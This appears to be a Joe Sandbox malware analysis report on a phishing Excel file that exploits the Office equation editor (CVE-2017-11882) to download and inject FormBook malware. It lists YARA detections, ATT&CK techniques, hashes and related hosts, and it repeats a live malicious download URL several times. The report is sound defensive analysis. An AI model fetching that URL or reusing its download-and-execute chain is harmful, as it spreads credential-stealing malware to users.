ID: 491746
Sample Name:
ORDERCONFIRMATION_00001679918.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 21:07:28
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents

Table of Contents 2
Windows Analysis Report ORDERCONFIRMATION_00001679918.xlsx 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Yara Overview 4
Memory Dumps 4
Unpacked PEs 5
Sigma Overview 5
Exploits: 5
System Summary: 5
Jbx Signature Overview 5
AV Detection: 6
Exploits: 6
E-Banking Fraud: 6
System Summary: 6
Boot Survival: 6
HIPS / PFW / Operating System Protection Evasion: 6
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 9
Domains 9
URLs 9
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
Contacted IPs 9
Public 9
General Information 9
Simulations 10
Behavior and APIs 10
Joe Sandbox View / Context 10
IPs 10
Domains 10
ASN 10
JA3 Fingerprints 11
Dropped Files 11
Created / dropped Files 11
Static File Info 16
General 16
File Icon 16
Network Behavior 17
Network Port Distribution 17
TCP Packets 17
HTTP Request Dependency Graph 17
HTTP Packets 17
Code Manipulations 17
Statistics 18
Behavior 18
System Behavior 18
Analysis Process: EXCEL.EXE PID: 2428 Parent PID: 596 18
General 18
File Activities 18
File Written 18
Registry Activities 18
Key Created 18
Key Value Created 18
Analysis Process: EQNEDT32.EXE PID: 2760 Parent PID: 596 18
General 18
File Activities 18
Registry Activities 18
Key Created 19

Analysis Process: vbc.exe PID: 1612 Parent PID: 2760 19
General 19
File Activities 19
File Created 19
File Deleted 19
File Written 19
File Read 19
Analysis Process: vbc.exe PID: 2248 Parent PID: 1612 19
General 19
Disassembly 20
Code Analysis 20


Windows Analysis Report ORDERCONFIRMATION_0000…

Overview


General Information

Sample Name:	ORDERCONFIRMATION_00001679918.xlsx
Analysis ID:	491746
MD5:	9c34f5c5e1a78c2..
SHA1:	727aa4c09c4c4f4..
SHA256:	ff1168daa5edebf…
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Office equation editor starts process…
- Injects a PE file into a foreign proce…
- Sigma detected: Execution from Sus…
- Office equation editor drops PE file
- Machine Learning detection for dropp…
- Drops PE files to the user root direc…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2428 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2760 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 1612 cmdline: 'C:\Users\Public\vbc.exe' MD5: A9DCC61F31601E771050463C4D41CDB0)
    - vbc.exe (PID: 2248 cmdline: 'C:\Users\Public\vbc.exe' MD5: A9DCC61F31601E771050463C4D41CDB0)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000000.466845988.00000000001C0000.00000040.00000001.sdmp	MAL_Neshta_Generic	Detects Neshta malware	Florian Roth	• 0x6130:$op1: 85 C0 93 0F 85 62 FF FF FF 5E 5B 89 EC 5D C2 04 • 0x3e9e:$op2: E8 E5 F1 FF FF 8B C3 E8 C6 FF FF FF 85 C0 75 0C • 0x2460:$op3: EB 02 33 DB 8B C3 5B C3 53 85 C0 74 15 FF 15 34
00000004.00000002.469258298.0000000002770000.00000004.00000001.sdmp	MAL_Neshta_Generic	Detects Neshta malware	Florian Roth	• 0x5530:$op1: 85 C0 93 0F 85 62 FF FF FF 5E 5B 89 EC 5D C2 04 • 0x329e:$op2: E8 E5 F1 FF FF 8B C3 E8 C6 FF FF FF 85 C0 75 0C • 0x1860:$op3: EB 02 33 DB 8B C3 5B C3 53 85 C0 74 15 FF 15 34

Source	Rule	Description	Author	Strings
00000004.00000002.469285570.000000000277A000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000004.00000002.469285570.000000000277A000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x27408:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x27792:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xa6a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0xa191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0xa7a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0xa91f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x281aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x940c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x28f22:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0xfb77:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x10c1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000004.00000002.469285570.000000000277A000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0xcaa9:$sqlite3step: 68 34 1C 7B E1 • 0xcbbc:$sqlite3step: 68 34 1C 7B E1 • 0xcad8:$sqlite3text: 68 38 2A 90 C5 • 0xcbfd:$sqlite3text: 68 38 2A 90 C5 • 0xcaeb:$sqlite3blob: 68 53 D8 7F 8C • 0xcc13:$sqlite3blob: 68 53 D8 7F 8C

Unpacked PEs

Source	Rule	Description	Author	Strings
5.0.vbc.exe.1c0000.1.raw.unpack	MAL_Neshta_Generic	Detects Neshta malware	Florian Roth	• 0x6130:$op1: 85 C0 93 0F 85 62 FF FF FF 5E 5B 89 EC 5D C2 04 • 0x3e9e:$op2: E8 E5 F1 FF FF 8B C3 E8 C6 FF FF FF 85 C0 75 0C • 0x2460:$op3: EB 02 33 DB 8B C3 5B C3 53 85 C0 74 15 FF 15 34
4.2.vbc.exe.2770000.4.unpack	MAL_Neshta_Generic	Detects Neshta malware	Florian Roth	• 0x4930:$op1: 85 C0 93 0F 85 62 FF FF FF 5E 5B 89 EC 5D C2 04 • 0x269e:$op2: E8 E5 F1 FF FF 8B C3 E8 C6 FF FF FF 85 C0 75 0C • 0xc60:$op3: EB 02 33 DB 8B C3 5B C3 53 85 C0 74 15 FF 15 34
4.2.vbc.exe.2770000.4.raw.unpack	MAL_Neshta_Generic	Detects Neshta malware	Florian Roth	• 0x5530:$op1: 85 C0 93 0F 85 62 FF FF FF 5E 5B 89 EC 5D C2 04 • 0x329e:$op2: E8 E5 F1 FF FF 8B C3 E8 C6 FF FF FF 85 C0 75 0C • 0x1860:$op3: EB 02 33 DB 8B C3 5B C3 53 85 C0 74 15 FF 15 34
5.0.vbc.exe.1c0000.1.unpack	MAL_Neshta_Generic	Detects Neshta malware	Florian Roth	• 0x5530:$op1: 85 C0 93 0F 85 62 FF FF FF 5E 5B 89 EC 5D C2 04 • 0x329e:$op2: E8 E5 F1 FF FF 8B C3 E8 C6 FF FF FF 85 C0 75 0C • 0x1860:$op3: EB 02 33 DB 8B C3 5B C3 53 85 C0 74 15 FF 15 34
5.2.vbc.exe.1c0000.0.unpack	MAL_Neshta_Generic	Detects Neshta malware	Florian Roth	• 0x5530:$op1: 85 C0 93 0F 85 62 FF FF FF 5E 5B 89 EC 5D C2 04 • 0x329e:$op2: E8 E5 F1 FF FF 8B C3 E8 C6 FF FF FF 85 C0 75 0C • 0x1860:$op3: EB 02 33 DB 8B C3 5B C3 53 85 C0 74 15 FF 15 34

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for dropped file
- Machine Learning detection for dropped file

Exploits:

- Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)
- Office equation editor drops PE file

Boot Survival:

- Drops PE files to the user root directory

HIPS / PFW / Operating System Protection Evasion:

- Injects a PE file into a foreign processes

Stealing of Sensitive Information:

- Yara detected FormBook

Remote Access Functionality:


- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Exploitation for Client Execution 1 2	Path Interception	Process Injection 1 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 1 1 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdr Insecure Network Commur
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploit S Redirect Calls/SM

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 1	SIM Car Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipula Device Commur
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	System Information Discovery 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial o Service


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ORDERCONFIRMATION_00001679918.xlsx	31%	Virustotal		Browse
ORDERCONFIRMATION_00001679918.xlsx	29%	ReversingLabs	Document-OLE.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\nsd99E0.tmp\hmrrcvb.dll	100%	Joe Sandbox ML		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	42%	Virustotal		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	20%	ReversingLabs	Win32.Trojan.Nsisx	
C:\Users\user\AppData\Local\Temp\nsd99E0.tmp\hmrrcvb.dll	15%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\nsd99E0.tmp\hmrrcvb.dll	2%	ReversingLabs		
C:\Users\Public\vbc.exe	42%	Virustotal		Browse
C:\Users\Public\vbc.exe	20%	ReversingLabs	Win32.Trojan.Nsisx	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.vbc.exe.2770000.4.unpack	100%	Avira	W32/Delf.I		Download File
4.0.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
5.2.vbc.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
4.2.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
5.0.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
5.0.vbc.exe.1c0000.1.unpack	100%	Avira	W32/Delf.I		Download File
5.0.vbc.exe.400000.2.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
5.2.vbc.exe.1c0000.0.unpack	100%	Avira	TR/ATRAPS.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://23.94.159.204/poc/vbc.exe	11%	Virustotal		Browse
http://23.94.159.204/poc/vbc.exe	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://23.94.159.204/poc/vbc.exe	true	• 11%, Virustotal, Browse • Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
23.94.159.204	unknown	United States		36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491746

Start date:	27.09.2021
Start time:	21:07:28
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 29s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ORDERCONFIRMATION_00001679918.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@6/16@0/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 61.3% (good quality ratio 33.6%) • Quality average: 45% • Quality standard deviation: 44.5%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
21:08:38	API Interceptor	116x Sleep call for process: EQNEDT32.EXE modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
23.94.159.204	RFQ-56676EE78675.xlsx	Get hash	malicious	Browse	• 23.94.159.204/nez/vbc.exe

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-COLOCROSSINGUS	suppression des suspensions.xlsx	Get hash	malicious	Browse	• 107.172.73.191

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	rrVvnZMcFs	Get hash	malicious	Browse	• 23.94.26.138
	pAu4km62R9	Get hash	malicious	Browse	• 23.94.26.138
	kUFNxyzq7h	Get hash	malicious	Browse	• 23.94.26.138
	RPM.xlsx	Get hash	malicious	Browse	• 23.95.13.176
	OOLU2032650751.doc	Get hash	malicious	Browse	• 107.175.64.227
	Invoice PO.doc	Get hash	malicious	Browse	• 107.175.64.227
	MOQ-Request_0927210-006452.xlsx	Get hash	malicious	Browse	• 107.173.219.122
	RFQ_final version.xlsx	Get hash	malicious	Browse	• 107.173.219.122
	New Price List.xlsx	Get hash	malicious	Browse	• 192.227.225.173
	RFQ.xlsx	Get hash	malicious	Browse	• 23.94.159.207
	RFQ.xlsx	Get hash	malicious	Browse	• 23.94.159.207
	X86_64	Get hash	malicious	Browse	• 172.245.168.189
	RQcnbthZwW	Get hash	malicious	Browse	• 172.245.168.189
	haK4nXUWd3	Get hash	malicious	Browse	• 172.245.168.189
	YIjCULj55a	Get hash	malicious	Browse	• 172.245.168.189
	TGlHTLiPf8	Get hash	malicious	Browse	• 172.245.168.189
	xxUEyDmxvE	Get hash	malicious	Browse	• 172.245.168.189
	FNrg4e1rzr	Get hash	malicious	Browse	• 172.245.168.189
	0GmF3xh0B5	Get hash	malicious	Browse	• 172.245.168.189

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	288145
Entropy (8bit):	7.911369635258899
Encrypted:	false
SSDEEP:	6144:F8LxBsj6b2HwEll/tCJhrAqajbLGv+qRACwWBRNZP:/ObIwElpshg0aCzBV
MD5:	A9DCC61F31601E771050463C4D41CDB0
SHA1:	C26979F1842C9F2460FC9E0F9285266B0D175B49
SHA-256:	E018D5F9CE45E81A96459FA0C717DF76B2D765F24A9A472AD2CB8D13B523F562
SHA-512:	7C592E8F6042BEA65CBD5261B0150C761B4B724E61E983DC32C2E3BE62B48D1ACAC53986DB097FE4C79A597D928F8E17FFCB639B6FC45623229719136548E6A
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 42%, Browse • Antivirus: ReversingLabs, Detection: 20%
Reputation:	low
IE Cache URL:	http://23.94.159.204/poc/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0(..QF..QF..QF.*^...QF..QG.qQF.*^...QF.rv..QF..W@..QF.Rich.QF .....PE..L...m:.V.....`.....*1.....p....@.....$u.....p.....p..|..... .....text...f^.....`..... ..`.rdata.....p.....d.....@..@.data....].....x.....@....ndata.....rsrc.....p.....~.....@..@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1692293F.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, progressive, precision 8, 509x209, frames 3
Category:	dropped
Size (bytes):	16706
Entropy (8bit):	7.7803211045289515
Encrypted:	false
SSDEEP:	384:x3+Ep+jY0GYbjcRJAcb8B2dBWWWWWWW6XPApAJz+2Jn+BSNdb7q:lmVsYcb8BQWWWWWWWmnrJn+MNA
MD5:	9984958CFC3A96E32DD6042DD14440DB
SHA1:	ABC82F6AB5C1D7C8BA0CDF10CFDC1F1916F58630
SHA-256:	65EC42573985A8CDA90B901C23F8ECE366493301ADDB12ED0B86F4CD3A48756D
SHA-512:	32DA7ED1AEC317A162BBF75ADA4D500DE3058A7C0953D98CCEC0D26E98313C002AD90E3B551F755A37B58CC34EF2B675E930A634E00524AF2905F119A39F802 2
Malicious:	false
Reputation:	low
